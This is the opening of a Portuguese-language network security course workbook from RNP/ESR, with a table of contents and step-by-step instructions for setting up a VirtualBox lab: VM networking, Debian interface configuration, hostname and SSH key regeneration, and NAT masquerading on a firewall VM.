



SEGURANÇA DE REDES E SISTEMAS

CADERNO DE ATIVIDADES

Copyright © 2018 – Rede Nacional de Ensino e Pesquisa – RNP

Rua Lauro Müller, 116 sala 1103

22290-906 Rio de Janeiro, RJ

Diretor Geral

Nelson Simões

Diretor de Serviços e Soluções

José Luiz Ribeiro Filho

Escola Superior de Redes

Diretor Adjunto

Leandro Marcos de Oliveira Guimarães

Equipe ESR (em ordem alfabética)

Adriana Pierro, Celia Maciel, Camila Gomes, Edson Kowask, Elimária Barbosa, Evellyn Feitosa, Felipe Arrais, Felipe Nascimento, Lourdes Soncin, Luciana Batista, Márcia Correa, Márcia Rodrigues, Monique Souza, Renato Duarte, Thays Farias, Thyago Alves e Yve Marcial.

Versão 0.1.0

Índice

Sessão 1: Fundamentos de segurança	1
1) Da divisão de grupos.....	1
2) Topologia geral de rede	2
3) Configuração do Virtualbox	3
4) Detalhamento das configurações de rede	4
5) Configuração da máquinas virtuais	6
6) Configuração de firewall e NAT	15
7) Teste de conectividade das VMs.....	16
8) Instalação do Virtualbox Guest Additions nas VMs Windows	16
9) Instalação do Virtualbox Guest Additions nas VMs Linux	19
10) Configuração da VM WinServer-G	21
11) Exercitando os fundamentos de segurança	26
12) Normas e políticas de segurança.....	27
Sessão 2: Explorando vulnerabilidades em redes	28
1) Transferindo arquivos da máquina física para as VMs.....	28
2) Sniffers para captura de dados	29
3) Ataque SYN flood	30
4) Ataque Smurf	30
5) Levantamento de serviços usando o nmap	31
6) Realizando um ataque com o Metasploit	31
7) Realizando um ataque de dicionário com o medusa	39
Sessão 3: Firewall	41
1) Trabalhando com chains no iptables	41
2) Firewall stateful	42
3) Configurando o firewall FWGW1-G : tabela filter	43
4) Configurando o firewall FWGW1-G : tabela nat	47
6) Revisão final da configuração do firewall FWGW1-G	48
Sessão 4: Serviços básicos de segurança	49
1) Configuração do servidor de log remoto	49
2) Configuração do servidor de hora	53
3) Monitoramento de serviços	55
Sessão 5: Sistema de detecção/prevenção de intrusos	69
1) Instalação do Snort	69
2) Configuração inicial do Snort	70
3) Configurando atualizações de regras de forma automática com o PulledPork	72
4) Processando arquivos de log do Snort com o Barnyard2	76
5) Visualizando eventos com o Snorby	78
6) Integração dos serviços com o sistema	81

7) Gerando alertas para o IDS	83
Referências	86
Sessão 6: Autenticação, autorização e certificação digital	87
1) Uso de criptografia simétrica em arquivos	87
2) Uso de criptografia assimétrica em arquivos	87
3) Uso de criptografia assimétrica em e-mails	88
4) Criptografia de partições e volumes	91
5) Autenticação usando sistema OTP	94
Sessão 7: Redes privadas virtuais e inspeção de tráfego	98
1) Interceptação ofensiva de tráfego HTTPS com o mitmproxy	98
2) Inspeção corporativa de tráfego HTTPS usando o Squid	104
3) VPN SSL usando o OpenVPN	110
Sessão 8: Auditoria de segurança da informação	123
1) Instalação do Nessus	123
2) Realizando um scan em SO Linux	128
3) Realizando um scan em SO Windows	132
4) Efeitos de firewall e IDS em um scan	137
5) Auditoria de servidores web	145
Sessão 9: Configuração segura de servidores Windows	148
1) Configuração do controlador de domínio Active Directory	148
2) Configuração do firewall para o Active Directory	153
3) Adição de clientes ao Active Directory	154
4) Adição de usuários ao Active Directory	157
5) Distribuição de configurações via GPOs	161
6) Instalação e configuração do WSUS	169
7) Configuração de clientes no WSUS	180
Sessão 10: Configuração segura de servidores Linux	188
1) Análise de rootkits	188
2) Inserção de senha no bootloader	188
3) Remoção de serviços desnecessários	189
4) Controle granular de acesso a comandos	189
5) Controle de uso do binário su	189
6) Controle de acesso à console do sistema	190
7) Exigência de parâmetros mínimos de senha	190
8) Controle de logoff automático	190
9) Desabilitando a combinação de teclas CTRL + ALT + DEL	191

Sessão 1: Fundamentos de segurança

1) Da divisão de grupos

Neste curso, os alunos serão divididos em dois grupos: **A** e **B**. Ao longo da semana, iremos realizar algumas atividades que vão envolver a intercomunicação entre máquinas virtuais dos alunos de cada grupo; para que as configurações de rede de dois alunos envolvidos em uma mesma atividade não conflitem, iremos adotar uma nomenclatura de endereços para cada grupo, como se segue:

Tabela 1. Nomenclatura entre grupos

Grupo	Sufixo de endereço
A	1
B	2

O que isso significa, na prática? Em vários momentos, ao ler este material, você irá se deparar com endereços como 172.16.G.20 ou 10.1.G.10—que evidentemente são inválidos. Nesse momento, substitua o número do seu grupo pela letra **G** no endereço. Se você for membro do grupo **B**, portanto, os endereços acima seriam 172.16.2.20 e 10.1.2.10.

2) Topologia geral de rede

A figura abaixo mostra a topologia de rede que será utilizada durante este curso. Nos tópicos que se seguem, iremos verificar que a importação de máquinas virtuais, configurações de rede e conectividade estão funcionais antes de prosseguir. As configurações específicas de cada máquina/interface serão detalhadas na seção a seguir.




Figura 1. Topologia de rede do curso

3) Configuração do Virtualbox

1. Primeiramente, verifique se todas as máquinas virtuais foram importadas.

Se ainda não foram, importe-as manualmente através do menu *File > Import Appliance*. Navegue até a pasta onde se encontra o arquivo **.ova** com as imagens das máquinas virtuais e clique em *Next*. Na tela subsequente, marque a caixa *Reinitialize the MAC address of all network cards* e só depois clique em *Import*.

Ao final do processo, você deve ter cinco VMs com as configurações que se seguem. Renomeie as máquinas virtuais com os nomes indicados na tabela abaixo, substituindo o **G** pela letra do seu grupo. Para renomear máquinas virtuais no Virtualbox, acesse *Settings > General > Name* e altere o nome da VM (a mesma deve estar previamente desligada).

Tabela 2. VMs disponíveis no Virtualbox

Nome VM	Memória
FWGW1-G	2048 MB
LinServer-G	2048 MB
WinServer-G	2048 MB
KaliLinux-G	2048 MB
WinClient-G	2048 MB

Se a quantidade de RAM de alguma das máquinas for inferior aos valores estipulados, ajuste-a.

2. Agora, configure as redes do Virtualbox. Acesso o menu *File > Host Network Manager* e crie as seguintes redes:

Tabela 3. Redes host-only no Virtualbox

Rede	Endereço IPv4	Máscara de rede	Servidor DHCP
Virtualbox Host-Only Ethernet Adapter	172.16.G.254	255.255.255.0	Desabilitado
Virtualbox Host-Only Ethernet Adapter #2	10.1.G.254	255.255.255.0	Desabilitado

3. Finalmente, configure as interfaces de rede de cada máquinas virtual. Para cada VM, acesse *Settings > Network* e faça as configurações que se seguem:

Tabela 4. Interfaces de rede das máquinas virtuais

VM Nome	Interface	Conectado a	Nome da rede
FWGW1-G	Adapter 1	Bridged Adapter	Placa de rede física do host
	Adapter 2	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
	Adapter 3	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2
LinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinServer-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
KaliLinux-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter
WinClient-G	Adapter 1	Host-only Adapter	Virtualbox Host-Only Ethernet Adapter #2

4) Detalhamento das configurações de rede

As configurações de rede realizadas internamente em cada máquina virtual foram apresentados de forma sucinta na figura 1. Iremos detalhar as configurações logo abaixo:

Tabela 5. Configurações de rede de cada VM

VM Nome	Interface	Modo	Endereço	Gateway	Servidores DNS
FWGW1-G	eth0	Estático	DHCP	Automático	Automático
	eth1	Estático	172.16.G.1/24	n/a	n/a
	eth2	Estático	10.1.G.1/24	n/a	n/a
LinServer-G	eth0	Estático	172.16.G.10/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinServer-G	eth0	Estático	172.16.G.20/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
KaliLinux-G	eth0	Estático	172.16.G.30/24	172.16.G.1	8.8.8.8 ; 8.8.4.4
WinClient-G	eth0	Estático	10.1.G.10/24	10.1.G.1	8.8.8.8 ; 8.8.4.4

A partir do Debian 9, a nomenclatura padrão de interfaces de rede foi alterada. Ao invés de denotarmos as interfaces como `eth0`, `eth1` ou `eth2`, o `systemd/udev` utiliza, a partir da versão v197, um método de nomenclatura de interfaces usando `biosdevnames`, como documentado oficialmente em <https://www.freedesktop.org/wiki/Software/systemd/PredictableNetworkInterfaceNames/>. Com efeito, esse novo sistema suporta cinco meios de nomeação de interfaces de rede:

- Nomes incorporando números de índice providos pelo firmware/BIOS de dispositivos *on-board* (p.ex.: `eno1`)

2. Nomes incorporando números de índice providos pelo firmware/BIOS de encaixes *hotplug PCI Express* (p.ex.: `ens1`)
3. Nomes incorporando localização física/geográfica do conector do hardware (p.ex.: `enp2s0`)
4. Nomes incorporando o endereço MAC da interface (p.ex.: `enx78e7d1ea46da`)
5. Nomes clássicos, usando nomenclatura não-previsível nativa do kernel (p.ex.: `eth0`)

Como as máquinas *FWGW1-G* e *LinServer-G* são instalações do Debian 9, isso significa dizer que as entradas de interface na tabela anterior ficam da seguinte forma:

Tabela 6. Nomenclatura de interfaces de máquinas Debian 9

VM Nome	Interface antiga	Interface nova
FWGW1-G	eth0	enp0s3
	eth1	enp0s8
	eth2	enp0s9
LinServer-G	eth0	enp0s3

Observe, por exemplo, como é feita a detecção de interfaces durante o *boot* da máquina *FWGW1-G*:

```
# hostname
FWGW1-A

# dmesg | grep 'renamed from'
[    1.667147] e1000 0000:00:09.0 enp0s9: renamed from eth2
[    1.667995] e1000 0000:00:08.0 enp0s8: renamed from eth1
[    1.668885] e1000 0000:00:03.0 enp0s3: renamed from eth0
```

5) Configuração da máquinas virtuais

Agora, vamos configurar a rede de cada máquina virtual de acordo com as especificações da topologia de rede apresentada no começo deste capítulo.



Observe que as máquinas virtuais da **DMZ** e **Intranet** poderão ainda não ter acesso à Internet neste passo, pois ainda não configuramos o firewall. A próxima seção irá tratar deste tópico.



Para tangibilizar os exemplos nas configurações-modelo deste gabarito, iremos assumir que o aluno é membro do grupo **A**, ou seja, tem suas máquinas virtuais nas redes 172.16.1.0/24 e 10.1.1.0/24. Se você for membro do grupo **B**, tenha o cuidado de sempre adaptar os endereços IP dos exemplos para as suas faixas de rede.

1. Primeiramente, ligue a máquina *FWGW1-G* e faça login como usuário **root** e senha **rnpesr**. Verifique se o mapa de teclado está correto (teste com os caracteres **/** ou **ç**). Se não estiver, execute o comando:

```
# dpkg-reconfigure keyboard-configuration
```

Nas perguntas que se seguem, responda:

Tabela 7. Configurações de teclado

Pergunta	Parâmetro
Modelo do teclado	PC (Intl) Genérico de 105 teclas
Layout do teclado	Outro > Português (Brasil) > Português (Brasil)
Tecla para funcionar como AltGr	Alt Direito (AltGr)
Tecla Compose	Tecla Logo Direita

Finalmente, execute o comando que se segue. Volte a testar o teclado e verifique seu funcionamento.

```
# systemctl restart keyboard-setup.service
```

Se ainda não estiver funcional, reinicie a VM e teste novamente.

2. Ao longo do curso, iremos editar vários arquivos de texto em ambiente Linux. Há vários editores de texto disponíveis para a tarefa, como o **vi**, **emacs** ou **nano**. Caso você não esteja familiarizado com um editor de texto, recomendamos o uso do **nano**, que possui uma interface bastante amigável para usuários iniciantes. Para editar um arquivo com o **nano**, basta digitar **nano** seguido do nome do arquivo a editar — não é necessário que o arquivo tenha sido criado previamente:

```
# nano teste
```

Digite livremente a seguir. Use as setas do teclado para navegar no texto, e **DELETE** ou **BACKSPACE** para apagar texto. O **nano** possui alguns atalhos interessantes, como:

- **CTRL + G**: Exibir a ajuda do editor
- **CTRL + X**: Fechar o **buffer** de arquivo atual (que pode ser um texto sendo editado, ou o painel de ajuda), e sair do **nano**. Para salvar o arquivo, digite **Y (yes)** ou **S (sim)** para confirmar as mudanças ao arquivo, opcionalmente altere o nome do arquivo a ser escrito no disco, e digite **ENTER**.
- **CTRL + O**: Salvar o arquivo no disco sem sair do editor.
- **CTRL + W**: Buscar padrão no texto.
- **CTRL + K**: Cortar uma linha inteira e salvar no **buffer** do editor.
- **CTRL + U**: Colar o **buffer** do editor na posição atual do cursor. Pode ser usado repetidamente.

Para salvar e sair do texto sendo editado, como mencionado acima, utilize **CTRL + X**.

3. Ainda na máquina *FWGW1-G*, edite o arquivo **/etc/network/interfaces** como se segue, reinicie a rede e verifique o funcionamento:

```
# hostname  
FWGW1-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo enp0s3 enp0s8 enp0s9

iface lo inet loopback

iface enp0s3 inet dhcp

iface enp0s8 inet static
address 172.16.1.1/24

iface enp0s9 inet static
address 10.1.1.1/24
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '
inet 127.0.0.1/8 scope host lo
inet 192.168.29.107/24 brd 192.168.29.255 scope global enp0s3
inet 172.16.1.1/24 brd 172.16.1.255 scope global enp0s8
inet 10.1.1.1/24 brd 10.1.1.255 scope global enp0s9
```

4. Se você for membro do grupo **B**, altere o nome de *host* da máquina *FWGW1-G* para refletir corretamente seu grupo. Primeiro, altere o arquivo */etc/hostname*:

```
# nano /etc/hostname  
(...)
```

```
# cat /etc/hostname  
FWGW1-B
```

Faça o mesmo com o arquivo */etc/hosts*:

```
# nano /etc/hosts  
(...)
```

```
# cat /etc/hosts  
127.0.0.1      localhost  
127.0.1.1      FWGW1-B.intnet  FWGW1-B  
  
# The following lines are desirable for IPv6 capable hosts  
::1      localhost ip6-localhost ip6-loopback  
ff02::1  ip6-allnodes  
ff02::2  ip6-allrouters
```

Agora, reinicie a máquina. Após o login como usuário **root**, você deverá ver que o *prompt* do terminal mudou, como se segue:

```
root@FWGW1-B:~# hostname  
FWGW1-B
```

```
# whoami  
root
```

Finalmente, vamos regerar as chaves de *host* do *ssh* com o novo *hostname*. Execute:

```
# rm /etc/ssh/ssh_host_*
```

```
# dpkg-reconfigure openssh-server
Creating SSH2 RSA key; this may take some time ...
2048 SHA256:NyWM8WE7wv2rWpPMN/w115eq4UeflK0m+jFSsHQ/Zwk root@FWGW1-B (RSA)
Creating SSH2 ECDSA key; this may take some time ...
256 SHA256:ZPxXhAgsnAdTuEbppgsxErp5WQNbQuNROAtatszyrlA root@FWGW1-B (ECDSA)
Creating SSH2 ED25519 key; this may take some time ...
256 SHA256:YBEQfhMSNz6sKvyDu/mRjNB/njj6PAim7xaLmGrcDEM root@FWGW1-B (ED25519)
```

```
# systemctl restart ssh
```

5. Ligue a máquina *LinServer-G* e faça login como usuário `root` e senha `rnpesr`. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade. Para alterar o *hostname* da máquina, siga os passos da etapa (4).

A seguir, edite as configurações de rede no arquivo `/etc/network/interfaces`, de DNS no arquivo `/etc/resolv.conf`, reinicie a rede e verifique se tudo está funcionando:

```
# hostname
LinServer-A
```

```
# whoami
root
```

```
# nano /etc/network/interfaces
(...)
```

```
# cat /etc/network/interfaces
source /etc/network/interfaces.d/*

auto lo enp0s3

iface lo inet loopback

iface enp0s3 inet static
    address 172.16.1.10/24
    gateway 172.16.1.1
```

```
# nano /etc/resolv.conf
(...)
```

```
# cat /etc/resolv.conf
nameserver 8.8.8.8
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '
inet 127.0.0.1/8 scope host lo
inet 172.16.1.10/24 brd 172.16.1.255 scope global enp0s3
```

6. Vamos para a máquina *WinServer-G*. Assim que a máquina terminar de ligar, clique em **OK** para entrar com uma nova senha, e informe a senha **rnpesr**. Na próxima tela, escolha "Activate Later".

Pelo *Control Panel* ou usando o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais. Quando perguntado sobre o perfil da rede, escolha *Work*.




Figura 2. Configuração de rede da máquina WinServer-G

7. Prossiga para a máquina *KaliLinux-G*, e faça login como usuário `root` e senha `rnpesr`. Se encontrar problemas com o teclado, aplique a mesma solução utilizada na etapa (1) desta atividade, e reinicie a VM. Para alterar o *hostname* da máquina, siga os passos da etapa (4).

Em seguida, edite as configurações de rede no arquivo `/etc/network/interfaces` e de DNS no arquivo `/etc/resolv.conf`. Reinicie a rede e verifique se tudo está correto:

```
# hostname  
KaliLinux-A
```

```
# whoami  
root
```

```
# nano /etc/network/interfaces  
(...)
```

```
# cat /etc/network/interfaces  
source /etc/network/interfaces.d/*  
  
auto lo eth0  
  
iface lo inet loopback  
  
iface eth0 inet static  
    address 172.16.1.30/24  
    gateway 172.16.1.1
```

```
# nano /etc/resolv.conf  
(...)
```

```
# cat /etc/resolv.conf  
nameserver 8.8.8.8  
nameserver 8.8.4.4
```

```
# systemctl restart networking
```

```
# ip a s | grep '^ *inet '  
    inet 127.0.0.1/8 scope host lo  
        inet 172.16.1.30/24 brd 172.16.1.255 scope global eth0
```

8. Finalmente, vamos configurar a máquina *WinClient-G*: faça login como usuário **aluno** e senha **rnpesr**. Acesse o *Control Panel* ou use o comando **ncpa.cpl**, configure o endereço IP e servidores DNS de forma estática, como na foto abaixo, e verifique que suas configurações estão funcionais.




Figura 3. Configuração de rede da máquina *WinClient-G*

6) Configuração de firewall e NAT

O próximo passo é garantir que as VMs consigam acessar a internet através da máquina *FWGW1-G*, que é o firewall/roteador na topologia de rede do curso.

1. Antes de mais nada, observe que na máquina *FWGW1-G* já existe uma configuração de *masquerading* (um tipo de SNAT que veremos em maior detalhe na sessão 3) no arquivo `/etc/rc.local`:

```
# hostname  
FWGW1-A
```

```
# cat /etc/rc.local  
#!/bin/sh -e  
  
iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE  
exit 0
```

2. Isto significa dizer que a tradução de endereços das redes privadas já está configurado. Verifique se o repasse de pacotes entre interfaces está habilitado—cheque se a linha `net.ipv4.ip_forward=1` no arquivo `/etc/sysctl.conf` está descomentada e, posteriormente, execute `# sysctl -p`:

```
# nano/etc/sysctl.conf  
(...)
```

```
# grep 'net.ipv4.ip_forward' /etc/sysctl.conf  
net.ipv4.ip_forward=1
```

```
# sysctl -p  
net.ipv4.ip_forward = 1
```

3. Verifique que o *masquerading* está de fato habilitado no firewall:

```
# iptables -L POSTROUTING -vn -t nat  
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)  
 pkts bytes target     prot opt in     out      source          destination  
   23  1640 MASQUERADE  all  --  *      enp0s3  0.0.0.0/0                0.0.0.0/0
```

